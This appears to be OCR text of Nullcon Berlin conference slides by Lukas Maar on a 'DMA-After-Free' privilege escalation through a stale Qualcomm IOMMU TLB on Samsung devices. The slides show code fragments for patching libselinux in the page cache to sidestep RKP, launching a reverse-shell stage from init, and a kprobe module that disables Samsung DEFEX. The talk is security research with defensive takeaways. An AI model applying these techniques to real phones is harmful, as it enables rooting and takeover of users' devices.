Sidestepping RKP: The Page Cache



Sidestepping RKP: The Page Cache



Sidestepping RKP: The Page Cache



Sidestepping RKP: The Page Cache




Sidestepping RKP: Patch-Cache Lookup

Open: `libselinux.so` read-only

kernelspace

```
// fd = open("/system/lib64/libselinux.so", O_RDONLY)
// task->files->fdt->fd[n]
struct task_struct {
   struct files_struct *files;
   [...]
};
struct files_struct {
   struct fdtable *fdt;
   [...]
};
struct fdtable {
   unsigned int max_fds;
   struct file **fd;
   [...]
};
```




Sidestepping RKP: Patch-Cache Lookup

Open: `libselinux.so` read-only
Find: open file with read primitive

kernelspace

```
// fd = open("/system/lib64/libselinux.so", O_RDONLY)
// task->files->fdt->fd[n]
struct task_struct {
   struct files_struct *files;
   [...]
};
struct files_struct {
   struct fdtable *fdt;
   [...]
};
struct fdtable {
   unsigned int max_fds;
   struct file **fd;
   [...]
};
```



Sidestepping RKP: Patch-Cache Lookup

Open: `libselinux.so` read-only
Find: open file with read primitive

kernelspace

```
// fd = open("/system/lib64/libselinux.so", O_RDONLY)
// task->files->fdt->fd[n]
struct task_struct {
   struct files_struct *files;
   [...]
};
struct files_struct {
   struct fdtable *fdt;
   [...]
};
struct fdtable {
   unsigned int max_fds;
   struct file **fd;
   [...]
};
```

files->fdt->fd[n]



Sidestepping RKP: Patch-Cache Lookup

Open: `libselinux.so` read-only
Find: open file with read primitive
Follow: inode to the page cache

kernelspace

files->fdt->fd[n]

f_inode->i_mapping

```
// ...->fd[n]->f_inode->i_mapping
struct file {
   struct inode *f_inode;
   [...]
};
struct inode {
   struct address_space *i_mapping;
   [...]
};
```



Sidestepping RKP: Patch-Cache Lookup

Open: `libselinux.so` read-only
Find: open file with read primitive
Follow: inode to the page cache
Resolve: file offset through XArray


kernelspace

files->fdt->fd[n]

f_inode->i_mapping

i_pages.xa_head

```
// ...->i_mapping->i_pages.xa_head
struct address_space {
   struct xarray i_pages; // the page cache of this file
   [...]
};
struct xarray {
   void *xa_head;
   [...]
};
```



Sidestepping RKP: Patch-Cache Lookup

Open: `libselinux.so` read-only
Find: open file with read primitive
Follow: inode to the page cache
Resolve: file offset through XArray → physical address

kernelspace


```
// ...->xa_head->slots[index >> shift & 63]
struct xa_node {
   unsigned char shift;
   void *slots[64];
   [...]
};
// index = file offset >> 12
```

files->fdt->fd[n]

f_inode->i_mapping

i_pages.xa_head

xa_load(index)



Sidestepping RKP: Patch-Cache Lookup

Open: `libselinux.so` read-only
Find: open file with read primitive
Follow: inode to the page cache
Resolve: file offset through XArray → physical address
Patch: write shellcode with physical write primitive

kernelspace

```
// ...->xa_head->slots[index >> shift & 63]
struct xa_node {
   unsigned char shift;
   void *slots[64];
   [...]
};
// index = file offset >> 12
```


files->fdt->fd[n]

f_inode->i_mapping

i_pages.xa_head

xa_load(index)

selinux_check_access payload



Sidestepping RKP: Trigger Patched `libselinux`

userspace

Our process

```
page_cache_write(fd, off, blob, blob_size);
```

Injected code (init / child)

kernelspace

```
struct address_space {
   [...]
   struct xarray i_pages; // shared page cache
   [...]
};
```

page cache

stage 1

physmap

init .text

libselinux.so

Sidestepping RKP: Trigger Patched `libselinux`

userspace

Our process

```
page_cache_write(fd, off, blob, blob_size);
__system_property_set("ro.kernel.x", "1");
```

Injected code (init / child)

kernelspace

```
struct address_space {
    [...]
    struct xarray i_pages; // shared page cache
    [...]
};
```

selinux_check_access

page cache

stage 1

physmap



Sidestepping RKP: Trigger Patched `libselinux`

userspace

Our process

```
page_cache_write(fd, off, blob, blob_size);
__system_property_set("ro.kernel.x", "1");
```

Injected code (init / child)

```
if (fork() != 0) return; // init returns
```

kernelspace

```
struct address_space {
    [...]
    struct xarray i_pages; // shared page cache
    [...]
};
```

selinux_check_access

page cache

stage 1

physmap



Sidestepping RKP: Trigger Patched `libselinux`

userspace

Our process

```
page_cache_write(fd, off, blob, blob_size);
__system_property_set("ro.kernel.x", "1");
```

Injected code (init / child)

```
if (fork() != 0) return; // init returns
dst = mmap(RWX, MAP_ANON);
```

kernelspace

```
struct address_space {
    [...]
    struct xarray i_pages; // shared page cache
    [...]
};
```


RWX page

selinux_check_access

page cache

stage 1

physmap



Sidestepping RKP: Trigger Patched `libselinux`

userspace

Our process

```
page_cache_write(fd, off, blob, blob_size);
__system_property_set("ro.kernel.x", "1");
```

Injected code (init / child)

```
if (fork() != 0) return; // init returns
dst = mmap(RWX, MAP_ANON);
memcpy(dst, blob, blob_size);
```

kernelspace


```
struct address_space {
    [...]
    struct xarray i_pages; // shared page cache
    [...]
};
```

RWX page

selinux_check_access

page cache

stage 1



Sidestepping RKP: Trigger Patched `libselinux`

userspace

Our process


```
page_cache_write(fd, off, blob, blob_size);
__system_property_set("ro.kernel.x", "1");
```

Injected code (init / child)


```
if (fork() != 0) return; // init returns
dst = mmap(RWX, MAP_ANON);
memcpy(dst, blob, blob_size);
jump(dst + revsh_stage2);
```

kernelspace

```
struct address_space {
    [...]
    struct xarray i_pages; // shared page cache
    [...]
};
```




Sidestepping RKP: Trigger Patched `libselinux`



Sidestepping RKP: Trigger Patched `libselinux`



Sidestepping RKP: Trigger Patched `libselinux`





Doing
root things
Me with
UID 0


Doing root things
Samsung DEFEX
Me with UID 0

Samsung DEFEX

Samsung DEFeat EXploit

- Kernel anti-root LSM




Samsung DEFEX

Samsung DEFeat EXploit

- Kernel anti-root LSM

```
int task_defex_enforce(struct task_struct *p,
                       struct file *f, int syscall, ...) {
    if (!p || p->pid == 1 || !p->mm || !is_task_used(p))
        return DEFEX_ALLOW;
    [...]
    check_ped(&dc, p, ...); // privilege escalation
    check_integrity(&dc, p, ...); // file integrity
    check_immutable_root(&dc, ...); // protected root
    check_trusted_map(&dc, p, ...); // trusted callers
    [...]
}
```




Samsung DEFEX

Samsung DEFeat EXploit

- Kernel anti-root LSM
- Checks security-sensitive syscalls

```
int task_defex_enforce(struct task_struct *p,
                       struct file *f, int syscall, ...) {
    if (!p || p->pid == 1 || !p->mm || !is_task_used(p))
        return DEFEX_ALLOW;
    [...]
    check_ped(&dc, p, ...); // privilege escalation
    check_integrity(&dc, p, ...); // file integrity
    check_immutable_root(&dc, ...); // protected root
    check_trusted_map(&dc, p, ...); // trusted callers
    [...]
}
```




Samsung DEFEX

Samsung DEFeat EXploit

- Kernel anti-root LSM
- Checks security-sensitive syscalls
- Can block a UID-0 process

```
int task_defex_enforce(struct task_struct *p,
                       struct file *f, int syscall, ...) {
    if (!p || p->pid == 1 || !p->mm || !is_task_used(p))
        return DEFEX_ALLOW;
    [...]
    check_ped(&dc, p, ...); // privilege escalation
    check_integrity(&dc, p, ...); // file integrity
    check_immutable_root(&dc, ...); // protected root
    check_trusted_map(&dc, p, ...); // trusted callers
    [...]
}
```



Defeating DEFEX: Hot Patch Kernel Registers


userspace

Injected code (init / child)

```
fd = s_open("bypass_defex.ko", O_RDONLY, 0);
```

kernelspace

```
/* security/samsung/defex_lsm/core/defex_main.c */
int task_defex_enforce(struct task_struct *p,
                       struct file *f, int syscall, ...)
{
   if (!p || p->pid == 1 || !p->mm || !is_task_used(p))
      return DEFEX_ALLOW; // early-out gate
   [...]
   check_ped(&dc, p, ...); // priv-escalation
   check_integrity(&dc, p, ...); // file integrity
   check_immutable_root(&dc, ...); // protected root
   check_trusted_map(&dc, p, ...); // trusted callers
   [...]
}
```



Defeating DEFEX: Hot Patch Kernel Registers


userspace

Injected code (init / child)

```
fd = s_open("bypass_defex.ko", O_RDONLY, 0);
s_finit_module(fd, "", 0);
```

kernelspace

```
/* security/samsung/defex_lsm/core/defex_main.c */
int task_defex_enforce(struct task_struct *p,
                       struct file *f, int syscall, ...)
{
   if (!p || p->pid == 1 || !p->mm || !is_task_used(p))
      return DEFEX_ALLOW; // early-out gate
   [...]
   check_ped(&dc, p, ...); // priv-escalation
   check_integrity(&dc, p, ...); // file integrity
   check_immutable_root(&dc, ...); // protected root
   check_trusted_map(&dc, p, ...); // trusted callers
   [...]
}
```



Defeating DEFEX: Hot Patch Kernel Registers

userspace

Injected code (init / child)

```
fd = s_open("bypass_defex.ko", O_RDONLY, 0);
s_finit_module(fd, "", 0);
```

kernelspace

```
/* security/samsung/defex_lsm/core/defex_main.c */
int task_defex_enforce(struct task_struct *p,
                       struct file *f, int syscall, ...)
{
   if (!p || p->pid == 1 || !p->mm || !is_task_used(p))
      return DEFEX_ALLOW; // early-out gate
   [...]
   check_ped(&dc, p, ...); // priv-escalation
   check_integrity(&dc, p, ...); // file integrity
   check_immutable_root(&dc, ...); // protected root
   check_trusted_map(&dc, p, ...); // trusted callers
   [...]
}
```

```
/* kernel-module/bypass_defex.c */
static int pre(struct kprobe *k, struct
        pt_regs *regs)
{
   regs->regs[0] = 0; // x0 = p -> NULL
   return 0;
}
static struct kprobe defex_probe = {
   .symbol_name = "task_defex_enforce",
   .pre_handler = pre,
};
```

LOAD_PA

physmap

kprobe

task_defex_enforce

Defeating DEFEX: Hot Patch Kernel Registers

userspace

Injected code (init / child)

```
fd = s_open("bypass_defex.ko", O_RDONLY, 0);
s_finit_module(fd, "", 0);
```

kernelspace

```
/* security/samsung/defex_lsm/core/defex_main.c */
int task_defex_enforce(struct task_struct *p,
                       struct file *f, int syscall, ...)
{
   if (!p || p->pid == 1 || !p->mm || !is_task_used(p))
      return DEFEX_ALLOW; // early-out gate
   [...]
   check_ped(&dc, p, ...); // priv-escalation
   check_integrity(&dc, p, ...); // file integrity
   check_immutable_root(&dc, ...); // protected root
   check_trusted_map(&dc, p, ...); // trusted callers
   [...]
}
```

```
/* kernel-module/bypass_defex.c */
static int pre(struct kprobe *k, struct
        pt_regs *regs)
{
   regs->regs[0] = 0; // x0 = p -> NULL
   return 0;
}
static struct kprobe defex_probe = {
   .symbol_name = "task_defex_enforce",
   .pre_handler = pre,
};
```

LOAD_PA

physmap

kprobe

task_defex_enforce


x0 = NULL

Every task reaches DEFEX_ALLOW.



IPA access
primed device
OOB DMA write
DMA-After-Free
controlled pipe_buffer
kernel R/W
root
uid 0

IPA AP: Fastmap vs. Atomic

```
qcom,iommu-dma = "fastmap";
```





```
qcom,iommu-dma = "atomic";
```



IPA AP: Fastmap vs. Atomic


```
qcom,iommu-dma = "fastmap";
```



Freed NAT page

```
??????????????...????
```

```
qcom,iommu-dma = "atomic";
```




Freed NAT page

```
??????????????...????
```

IPA AP: Fastmap vs. Atomic


```
qcom,iommu-dma = "fastmap";
```



pipe_buffer slab page

pipe_buffer[2]

```
qcom,iommu-dma = "atomic";
```




pipe_buffer slab page

pipe_buffer[2]


IPA AP: Fastmap vs. Atomic

```
qcom,iommu-dma = "fastmap";
```



DMA-After-Free reaches the reused page


```
qcom,iommu-dma = "atomic";
```




IPv6CT OOB remains
IPA DMA-After-Free path closed

IPA AP: Fastmap vs. Atomic


```
qcom,iommu-dma = "fastmap";
```





```
qcom,iommu-dma = "atomic";
```




Beyond IPA


Qualcomm DMA engines
Mode selected per IOMMU context bank
IPA AP
IOMMU context bank
fastmap / atomic
Inspected Galaxy sources


Beyond IPA


Qualcomm DMA engines
Mode selected per IOMMU context bank
IPA AP
Wi-Fi
IOMMU context bank
fastmap / atomic
IOMMU context bank
fastmap
Inspected Galaxy sources
Waipio CNSS source

Beyond IPA


Qualcomm DMA engines
Mode selected per IOMMU context bank
IPA AP
Wi-Fi
Display
IOMMU context bank
fastmap / atomic
IOMMU context bank
fastmap
IOMMU context bank
device-dependent
Inspected Galaxy sources
Waipio CNSS source
Separate SDE context banks

Beyond IPA





Fastmap

Cached translation survives

+



Reachable DMA-After-Free



Reused physical page

Takeaways



Takeaways



1. **DMA isolation must hold across allocation lifetimes**

   A page is not safe to reuse while DMA can still reach it.

Takeaways



1. **DMA isolation must hold across allocation lifetimes**

   A page is not safe to reuse while DMA can still reach it.

2. **A stale translation turns a peripheral overflow into a kernel page UAF**

   CPU reuse supplies the victim object.

Takeaways



1. **DMA isolation must hold across allocation lifetimes**

   A page is not safe to reuse while DMA can still reach it.

2. **A stale translation turns a peripheral overflow into a kernel page UAF**

   CPU reuse supplies the victim object.

3. **Other DMA engines may expose the same technique**

   Reachability depends on the engine, its IOMMU domain, and the available bug.

Thank You

lukas.maar@calif.io

Calif Research

TU Graz

DMA-After-Free

Exploiting a Stale IOMMU TLB for Privilege Escalation on Qualcomm-Based Mobile Devices

SPEAKER
Lukas Maar

CONFERENCE
Nullcon Berlin

CVE-2026-80013 CVE-2026-80015